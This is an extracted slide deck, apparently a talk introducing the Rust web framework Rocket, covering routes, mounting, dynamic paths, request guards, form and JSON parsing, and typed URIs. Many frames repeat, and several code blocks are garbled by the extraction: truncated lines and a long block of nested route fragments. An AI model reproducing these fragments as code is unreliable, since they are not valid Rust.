
1 Route **Attribute**: Description of *matching* condition.

2 Route **Handler**: Request processing, produces response.

Routes (Hello, world!)

```
1 #[get("/")]  
2 fn hello() -> &'static str {  
3     "Hello, world!"  
4 }
```

- 1 Route **Attribute**: Description of *matching* condition.
- 2 Route **Handler**: Request processing, produces response.



```
1 #[get("/")]  
2 fn hello() -> &  
3   "Hello, worl  
4 }
```

1 Route **Attribute**:

2 Route **Handler**: Request processing, produces response.

Routes (Hello, world!)

```
1 #[get("/")]  
2 fn hello() -> &'static str {  
3     "Hello, world!"  
4 }
```

- 1 Route **Attribute**: Description of *matching* condition.
- 2 Route **Handler**: Request processing, produces response.

Mounting & Launching

```
1 #[get("/")]
2 fn hello() -> &'static str {
3     "Hello, world!"
4 }
5
6 fn main() {
7     rocket::ignite().mount("/", routes![hello]).launch();
8 }
```

Routes need to be *mounted* to make Rocket aware.

Mounting & Launching

```
1 #[get("/")]
2 fn hello() -> &'static str {
3     "Hello, world!"
4 }
5
6 fn main() {
7     rocket::ignite().mount("/", routes![hello]).launch();
8 }
```

Ignition constructs a Rocket instance for mounting and launching.

Mounting & Launching

```
1 #[get("/")]
2 fn hello() -> &'static str {
3     "Hello, world!"
4 }
5
6 fn main() {
7     rocket::ignite().mount("/", routes![hello]).launch();
8 }
```

Mounting *namespaces* routes according to a root path.

Mounting & Launching

```
1 #[get("/")]
2 fn hello() -> &'static str {
3     "Hello, world!"
4 }
5
6 fn main() {
7     rocket::ignite().mount("/hello", routes![hello]).launch();
8 }
```

Mounting *namespaces* routes according to a `root` path.

Mounting & Launching

```
1 #[get("/")]
2 fn hello() -> &'static str {
3     "Hello, world!"
4 }
5
6 fn main() {
7     rocket::ignite().mount("/", routes![hello]).launch();
8 }
```

Mounting *namespaces* routes according to a root path.

Mounting & Launching

```
1 #[get("/")]  
2 fn hello() -> &'static str {  
3     "Hello, world!"  
4 }  
5  
6 fn main() {  
7     rocket::ignite().mount("/", routes![hello]).launch();  
8 }
```

Launching starts up the server.

Mounting & Launching

```
1 #[get("/")]  
2 fn hello() -> &'static str {  
3     "Hello, world!"  
4 }  
5  
6 fn main() {  
7     rocket::ignite().mount("/", routes![hello]).launch();  
8 }
```

Launching starts up the server. (also prints emojis )

Mounting & Launching

```
1 #[get("/")
2 fn hello(
3     "Hello
4 }
5 fn main() rocket
6     launch();
7 }
8 }
```

- 💡 Configured for development.
 - => **address**: localhost
 - => **port**: 8000
 - => **log**: normal
 - => **workers**: 16
 - => **secret key**: generated
 - => **limits**: forms = 32KiB
 - => **tls**: disabled
- 🚀 Mounting '/':
 - => GET / (hello)
- 🚀 Rocket has launched from <http://localhost:8000>

Launching starts up the server. (also prints emojis 🚀)

Mounting & Launching

```
1 #[get("/")]
2 fn hello() -> &'static str {
3     "Hello, world!"
4 }
5
6 fn main() {
7     rocket::ignite().mount("/", routes![hello]).launch();
8 }
```

Mounting & Launching

```
1 #[get("/world")]
2 fn hello() -> &'static str {
3     "Hello, world!"
4 }
5
6 fn main() {
7     rocket::ignite().mount("/", routes![hello]).launch();
8 }
```

Mounting & Launching

```
1 #[get("/sergio")]
2 fn hello() -> &'static str {
3     "Hello, Sergio!"
4 }
5
6 fn main() {
7     rocket::ignite().mount("/", routes![hello]).launch();
8 }
```

Dynamic Paths

Request Guards

Data Guards

Typed URLs

Dynamic Paths

Dynamic Paths

```
1 #[get("/<name>/<age>")]
2 fn hello(name: String, age: u8) -> String {
3     format!("Hello, {} year old named {}!", age, name)
4 }
```

Parameters in <brackets> match *any* text in segment.

Dynamic Paths

```
1 #[get("/<name>/<age>")]
2 fn hello(name: String, age: u8) -> String {
3     format!("Hello, {} year old named {}!", age, name)
4 }
```

Parameters in <brackets> match *any* text in segment.

- Name in <brackets> must have matching function argument.

Dynamic Paths

```
1 #[get("/<name>/<age>")]
2 fn hello(name: String, number: u8) -> String {
3     format!("Hello, {} year old named {}!", age, name)
4 }
```

Parameters in <brackets> match *any* text in segment.

- Name in <brackets> must have matching function argument.

Dynamic Paths

```
error: unused dynamic parameter: `age`  
--> src/main.rs:8:22  
1 #[get("/")]  
2 fn hello(  
3     form(name: String),  
4 ) {  
5     format!("Hello, {}! Your age is {}", name)  
6 }  
7  
8 #[get("/hello/<name>/<age>")]  
9 |  
10|     format!("Hello, {} year old named {}!", age, name)  
11| }  
12| ^
```

Parameters in paths

- Name in <brackets> must have matching function argument.

Dynamic Paths

```
1 #[get("/<name>/<age>")]
2 fn hello(name: String, number: u8) -> String {
3     format!("Hello, {} year old named {}!", age, name)
4 }
```

Parameters in <brackets> match *any* text in segment.

- Name in <brackets> must have matching function argument.

Dynamic Paths

```
1 #[get("/<name>/<age>")]
2 fn hello(name: String, age: u8) -> String {
3     format!("Hello, {} year old named {}!", age, name)
4 }
```

Parameters in <brackets> match *any* text in segment.

- Name in <brackets> must have matching function argument.

Dynamic Paths

```
1 #[get("/<name>/<age>")]
2 fn hello(name: String, age: u8) -> String {
3     format!("Hello, {} year old named {}!", age, name)
4 }
```

Parameters in <brackets> match *any* text in segment.

- Type of dynamic parameter is declared in handler signature.
- Any type implementing **FromParam** is allowed.

Dynamic Paths

```
1 #[get("/<name>/<age>")]
2 fn hello(name: String, age: u8) -> String {
3     format!("Hello, {} year old named {}!", age, name)
4 }
```

Parameters in <brackets> match *any* text in segment.

- Handler can only be called if **FromParam** conversion succeeds.

Preventing Directory Traversal

```
1 #[get("/<path..>")]
2 fn files(path: PathBuf) -> Option<NamedFile> {
3     NamedFile::open(Path::new("static/").join(path)).ok()
4 }
```

Implication: handlers are only called with validated data!

- **FromParam*** implementation for **PathBuf** verifies path safety.

Request Guards

Request Guards

```
1 #[get("/admin")]
2 fn admin_panel(admin: AdminUser) -> &'static str { ... }
```

Arbitrary number of **FromRequest** parameters allowed.

Request Guards

```
1 #[get("/admin")]
2 fn admin_panel(admin: AdminUser) -> &'static str { ... }
```

Request guards validate incoming request, protect handlers.

- Guards may *fail*, preventing further request processing.
- Guards may *forward*, indicating local failure.

Request Guards & Forwarding

```
1 #[get("/admin")]
2 fn admin_panel(admin: AdminUser) -> &'static str { ... }
3
4 #[get("/admin", rank = 2)]
5 fn admin_panel_user(user: User) -> &'static str { ... }
```

Forwarding: Rocket attempts *colliding* routes in ascending rank order.

Request Guards & Forwarding

```
1 #[get("/admin")]
2 fn admin_panel(admin: AdminUser) -> &'static str { ... }
3
4 #[get("/admin", rank = 2)
5 fn admin_panel_user(user: User) -> &'static str { ... }
```

Forwarding: Rocket attempts *colliding* routes in ascending rank order.

Request Guards & Forwarding

```
1 #[get("/admin")]
2 fn admin_panel(admin: AdminUser) -> &'static str { ... }
3
4 #[get("/admin", rank = 2)]
5 fn admin_panel_user(user: User) -> &'static str { ... }
```

Forwarding: Rocket attempts *colliding* routes in ascending rank order.

Request Guards & Forwarding

```
1 #[get("/admin")]
2 fn admin_panel(admin: AdminUser) -> &'static str { ... }
3
4 #[get("/admin")]
5 fn admin_panel_user(user: User) -> &'static str { ... }
```

Forwarding: Rocket attempts *colliding* routes in ascending rank order.

Request Guards & Forwarding

```
1  #[get
2    fn admin()
3    #[get
4      fn admin()
5      #[get
6        fn admin()
7        #[get
8          fn admin()
9          #[get
10         fn admin()
11         #[get
12           fn admin()
13           #[get
14             fn admin()
15             #[get
16               fn admin()
17               #[get
18                 fn admin()
19                 #[get
20                   fn admin()
21                   #[get
22                     fn admin()
23                     #[get
24                       fn admin()
25                       #[get
26                         fn admin()
27                         #[get
28                           fn admin()
29                           #[get
30                             fn admin()
31                             #[get
32                               fn admin()
33                               #[get
34                                 fn admin()
35                                 #[get
36                                   fn admin()
37                                   #[get
38                                     fn admin()
39                                     #[get
40                                       fn admin()
41                                       #[get
42                                         fn admin()
43                                         #[get
44                                           fn admin()
45                                           #[get
46                                             fn admin()
47                                             #[get
48                                               fn admin()
49                                               #[get
50                                                 fn admin()
51                                                 #[get
52                                                   fn admin()
53                                                   #[get
54                                                     fn admin()
55                                                     #[get
56                                                       fn admin()
57                                                       #[get
58             Error: Rocket failed to launch due to the following routing collisions:
59             => GET /admin (admin_panel) collides with GET /admin (admin_panel_user)
60             => Note: Collisions can usually be resolved by ranking routes.
```

Forwarding: Rocket attempts *colliding* routes in ascending rank order.

Request Guards & Forwarding

```
1 #[get("/admin")]
2 fn admin_panel(admin: AdminUser) -> &'static str { ... }
3
4 #[get("/admin")]
5 fn admin_panel_user(user: User) -> &'static str { ... }
```

Forwarding: Rocket attempts *colliding* routes in ascending rank order.

Request Guards & Forwarding

```
1 #[get("/admin")]
2 fn admin_panel(admin: AdminUser) -> &'static str { ... }
3
4 #[get("/admin", rank = 2)]
5 fn admin_panel_user(user: User) -> &'static str { ... }
```

Forwarding: Rocket attempts *colliding* routes in ascending rank order.

Request Guards & Forwarding

```
1 #[get("/admin")]
2 fn admin_panel(admin: AdminUser) -> &'static str { ... }
3
4 #[get("/admin", rank = 2)]
5 fn admin_panel_user(user: User) -> &'static str { ... }
```

Forwarding: Rocket attempts *colliding* routes in ascending rank order.

Request Guards & Forwarding

```
1 #[get("/admin")]
2 fn admin_panel(admin: AdminUser) -> &'static str { ... }
3
4 #[get("/admin", rank = 2)]
5 fn admin_panel_user(user: User) -> &'static str { ... }
6
7 #[get("/admin", rank = 3)]
8 fn admin_panel_redirect() -> Redirect { ... }
```

Data Guards

Parsing Form Data

```
1 struct Task {  
2     description: String,  
3     completed: bool  
4 }
```

Parsing Form Data

```
1 struct Task {  
2     description: String,  
3     completed: bool  
4 }  
5  
6 #[post("/", data = "<todo>")]  
7 fn new(todo: Form<Task>) -> Flash<Redirect> {  
8     match todo.inner() {  
9         Ok(task) => Flash::success(Redirect::to("/") , "Added."),  
10        Err(e) => Flash::error(Redirect::to("/") , e)  
11    }  
12 }
```

Parsing Form Data

```
1 struct Task {  
2     description: String,  
3     completed: bool  
4 }  
5  
6 #[post("/", data = "<todo>")]  
7 fn new(todo: Form<Task>) -> Flash<Redirect> {  
8     match todo.inner() {  
9         Ok(task) => Flash::success(Redirect::to("/") , "Added .") ,  
10        Err(e) => Flash::error(Redirect::to("/") , e)  
11    }  
12 }
```

Parsing Form Data

```
1 #[derive(FromForm)]
2 struct Task {
3     description: String,
4     completed: bool
5 }
6
7 #[post("/", data = "<todo>")]
8 fn new(todo: Form<Task>) -> Flash<Redirect> {
9     match todo.inner() {
10         Ok(task) => Flash::success(Redirect::to("/"), "Added."),
11         Err(e) => Flash::error(Redirect::to("/"), e)
12     }
13 }
```

Parsing Form Data

```
1 #[derive(FromForm)]
2 struct Task {
3     description: String,
4     completed: bool
5 }
6
7 #[post("/", data = "<todo>")]
8 fn new(todo: Form<Task>) -> Flash<Redirect> {
9     match todo.inner() {
10         Ok(task) => Flash::success(Redirect::to("/"), "Added."),
11         Err(e) => Flash::error(Redirect::to("/"), e)
12     }
13 }
```

Parsing Form Data

```
1 #[post("/", data = "<todo>")]
2 fn new(todo: Form<Task>) -> Flash<Redirect> {
3     match todo.inner() {
4         Ok(task) => Flash::success(Redirect::to("/") , "Added."),
5         Err(e) => Flash::error(Redirect::to("/") , e)
6     }
7 }
```

FormData types *parse* and *validate* body data.

Parsing Form Data

```
1 #[post("/", data = "<todo>")]
2 fn new(todo: Form<Task>) -> Flash<Redirect> {
3     match todo.inner() {
4         Ok(task) => Flash::success(Redirect::to("/") , "Added ."),
5         Err(e) => Flash::error(Redirect::to("/") , e)
6     }
7 }
```

FormData types *parse* and *validate* body data.

- Any type implementing **FormData** is allowed (here, **Form**).
- Structure is automatically deserialized from form data.

Parsing JSON Data

```
1 #[post("/", data = "<todo>")]
2 fn new(todo: Json<Task>) -> Flash<Redirect> {
3     match todo.inner() {
4         Ok(task) => Flash::success(Redirect::to("/") , "Added ."),
5         Err(e) => Flash::error(Redirect::to("/") , e)
6     }
7 }
```

FormData types *parse* and *validate* body data.

- Any type implementing **FormData** is allowed (here, **Json**).
- Structure is automatically deserialized from JSON data.

Typed URLs

Typed URIs

```
1 #[get("/inventory/<product>/<id>")]
2 fn item(product: Product, id: usize) -> Item {
3     ...
4 }
```

Typed URIs

```
1 #[get("/inventory/<product>/<id>")]
2 fn item(product: Product, id: usize) -> Item {
3     ...
4 }
```

```
1 format!("/inventory/shirt/2417");
```

Typed URIs

```
1 #[get("/inventory/<product>/<id>")]
2 fn item(product: Product, id: usize) -> Item {
3     ...
4 }
```

```
1 format!("/inventory/shirt/2417");
1 uri!(item: Product::Shirt, 2417);
```

Typed URIs

```
1 #[get("/inventory/<product>/<id>")]
2 fn item(product: Product, id: usize) -> Item {
3     ...
4 }
```

```
1 uri!(item: Product::Shirt, 2417);
```

Typed URIs

```
1 #[get("/inventory/<product>/<id>")]
2 fn item(product: Product, id: usize) -> Item {
3     ...
4 }
```

```
1 uri!(item: product = Product::Shirt, id = 2417);
```

Typed URIs

```
1 #[get("/inventory/<product>/<id>")]
2 fn item(product: Product, id: usize) -> Item {
3     ...
4 }
```

```
1 uri!(item: id = 2417, product = Product::Shirt);
```

Typed URIs

```
1 #[get("/inventory/<product>/<id>")]
2 fn item(product: Product, id: usize) -> Item {
3     ...
4 }
```

```
1 uri!(item: item = Product::Shirt, id = 2417);
```

Typed URIs

```
error: invalid parameters for `item` route uri
--> src/main.rs:52:26
1 #[get("/")]
2 fn item(
3     ...
4 )
52 |     let uri = uri!(item: item = Product::Shirt, id = 2417);
6     |
7     = note: uri parameters are: product: Product, id: usize
8 help: unknown parameter: `item`
9 --> src/main.rs:52:26
10    |
11   52 |     let uri = uri!(item: item = Product::Shirt, id = 2417);
12     |
13     = help: missing parameter: `product`
```

```
1 uri!(item: item = Product::Shirt, id = 2417);
```

Typed URIs

```
1 #[get("/inventory/<product>/<id>")]
2 fn item(product: Product, id: usize) -> Item {
3     ...
4 }
```

```
1 uri!(item: item = Product::Shirt, id = 2417);
```

Typed URIs

```
1 #[get("/inventory/<product>/<id>")]
2 fn item(product: Product, id: usize) -> Item {
3     ...
4 }
```

